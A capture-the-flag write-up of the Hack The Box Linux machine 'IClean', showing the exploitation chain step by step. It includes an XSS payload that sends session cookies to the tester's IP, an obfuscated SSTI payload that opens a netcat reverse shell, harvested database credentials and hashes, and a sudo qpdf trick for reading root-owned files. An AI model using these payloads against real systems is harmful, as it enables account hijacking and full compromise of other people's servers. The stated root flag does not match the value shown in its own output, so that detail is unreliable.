HTB Linux Medium: IClean
IClean is a Medium rated Linux machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.129.206.253
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-04-09 11:29 EDT
Nmap scan report for 10.129.206.253
Host is up (0.031s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
Modify hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.129.206.253 capiclean.htb
Enumerate HTTP (Port 80)
Landing page. 
Doing directory busting using Gobuster, we find a couple of pages:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 5267]
/choose               (Status: 200) [Size: 6084]
/dashboard            (Status: 302) [Size: 189] [--> /]
/login                (Status: 200) [Size: 2106]
/logout               (Status: 302) [Size: 189] [--> /]
/quote                (Status: 200) [Size: 2237]
/server-status        (Status: 403) [Size: 278]
/services             (Status: 200) [Size: 8592]
/team                 (Status: 200) [Size: 8109]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
On the quotes page we can enter an email: 
We can use XSS to obtain a privileged cookie:
1
<img src=x onerror=this.src="<http://10.10.14.44/?cookie=>"+document.cookie>
Request used: (URL encoded) 
Result:
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...
10.129.206.253 - - [09/Apr/2024 11:43:46] "GET /?cookie=session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZhMNCQ.8b1i8Jdf7mrnOgOURge6IeEbZwg HTTP/1.1" 200 -
We can now modify our cookie to the value we received. 
In order to create a QR code we first have to create an invoice (we can find the invoice ID in the Burp response). 
In the Generate QR page there is an SSTI vulnerability. 
Result:
1
<img src="data:image/png;base64,9" alt="QR Code">
Gain Shell
Payload: (URL encode)
1
{{request|attr('application')|attr('\\x5f\\x5fglobals\\x5f\\x5f')|attr('\\x5f\\x5fgetitem\\x5f\\x5f')('\\x5f\\x5fbuiltins\\x5f\\x5f')|attr('\\x5f\\x5fgetitem\\x5f\\x5f')('\\x5f\\x5fimport\\x5f\\x5f')('os')|attr('popen')('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.44 4444 >/tmp/f')|attr('read')()}}
Shell as www-data:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.44] from (UNKNOWN) [10.129.206.253] 38342
bash: cannot set terminal process group (1200): Inappropriate ioctl for device
bash: no job control in this shell
www-data@iclean:/opt/app$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Lateral movement
In the app.py file located in the /opt/app folder we find database credentials:
1
2
3
4
5
6
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
Access the database using the found credentials:
1
2
mysql -u iclean -p
Enter password:
We find a hashed password in the users table.
1
2
3
4
5
6
7
8
mysql> select * from users;
+----+----------+------------------------------------------------------------------+----------------------------------+
| id | username | password                                                         | role_id                          |
+----+----------+------------------------------------------------------------------+----------------------------------+
|  1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
|  2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+----+----------+------------------------------------------------------------------+----------------------------------+
2 rows in set (0.00 sec)
Crack the hash using crackstation.net: simple and clean. 
SSH as conseula:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~]
└─$ ssh consuela@capiclean.htb
consuela@capiclean.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/pro>

  System information as of Thu Apr 25 12:39:45 PM UTC 2024

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Thu Apr 25 12:39:45 2024 from 10.10.14.144
consuela@iclean:~$ id
uid=1000(consuela) gid=1000(consuela) groups=1000(consuela)
User flag: b19e7ca76bc9ad0b28a37c1a69722e8b
1
2
consuela@iclean:~$ cat user.txt
b19e7ca76bc9ad0b28a37c1a69722e8b
Privilege Escalation
Sudo -l output
1
2
3
4
5
6
7
consuela@iclean:~$ sudo -l
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin\\:/snap/bin, use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
We can use qpdf to convert the root.txt file into a PDF by abusing attachments.
1
sudo qpdf --empty --add-attachment /root/root.txt --mimetype=text/plain -- extract.pdf
Now use binwalk to extract the content.
1
2
┌──(kali㉿kali)-[/tmp]
└─$ binwalk -Me extract.pdf
A new directory should be made in which you will find the extracted PDF document.
1
2
┌──(kali㉿kali)-[/tmp]
└─$ cd _extract.pdf.extracted
Root flag: 1b8e35478d961273692e95d792b99f74
1
2
3
┌──(kali㉿kali)-[/tmp/_extract.pdf.extracted]
└─$ cat 224
f48a635cde968eac9f323f88067c058c
PWNED!!!